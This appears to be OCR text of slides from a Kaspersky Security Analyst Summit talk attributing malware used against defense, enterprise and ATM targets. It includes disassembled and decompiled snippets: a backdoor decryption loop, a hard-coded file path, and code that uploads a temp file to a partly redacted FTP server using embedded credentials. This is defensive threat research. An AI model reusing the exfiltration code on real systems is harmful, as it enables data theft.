
Decryption routine of Type A/C backdoor

```
[0x403f70]
mov bl, byte [edi + esi]
xor bl, dl
xor bl, al
xor bl, cl
mov byte [esi], bl
mov bl, al
xor bl, cl
and bl, dl
mov dl, al
and dl, cl
xor bl, dl
mov edx, dword [esp + arg_10h]
mov cl, bl
lea ebx, [edx*8] ;[b]
xor ebx, edx
and ebx, 0x7f8
shl ebx, 0x14
shr edx, 8
or edx, ebx
lea ebx, [eax + eax] ;[b]
xor ebx, eax
shl ebx, 4
xor ebx, eax
mov ebp, eax
and ebx, 0xffffff80
shl ebp, 7
xor ebx, ebp
shl ebx, 0x11
shr eax, 8
or eax, ebx
inc esi
sub dword [esp + arg_14h], 1
mov dword [esp + arg_10h], edx
jne 0x403f70 ;[c]
```

CONNECTION WITH OLD OPERATION



CONNECTION WITH EMERGING OPERATION




Retrieve specific file from hard-coded path

```
push    offset aDFilejnl ; "D:\\FILEJNL"
lea     eax, [ebp+var_208]
push    offset aSJ02dD02d02d_j ; "%s\\j%02d\\%d%02d%02d.jnl"
push    eax             ; char *
call    _sprintf
```


Archive files and send it pre-configured FTP server

```
v0 = InternetOpenA(0, 1u, 0, 0, 0);
if ( v0
  && (v2 = InternetConnectA(v0, "115.          ', 2021u, "Achi      ", "Achi          ', 1u, 0x8000
{
  result = FtpPutFileA(v2, "c:\\windows\\temp\\~1msnb.tmp", &szNewRemoteFile, 2u, 0) != 0;
}
else
{
  result = 0;
```

CONNECTION WITH EMERGING OPERATION



LET'S PUT THEM TOGETHER



WHO IS THEM?

	Target	Intention
Operation Gh0stRat	Big enterprises (including defense company)	Intellectual property Military intelligence
MND Breached	National defense	Political profit Military intelligence
ATM Breached	ATM machine Ordinary people	Financial profit

Kaspersky®

SECURITY ANALYST SUMMIT

THANK YOU

seongsu.park@kaspersky.com/ sbldhsb@gmail.com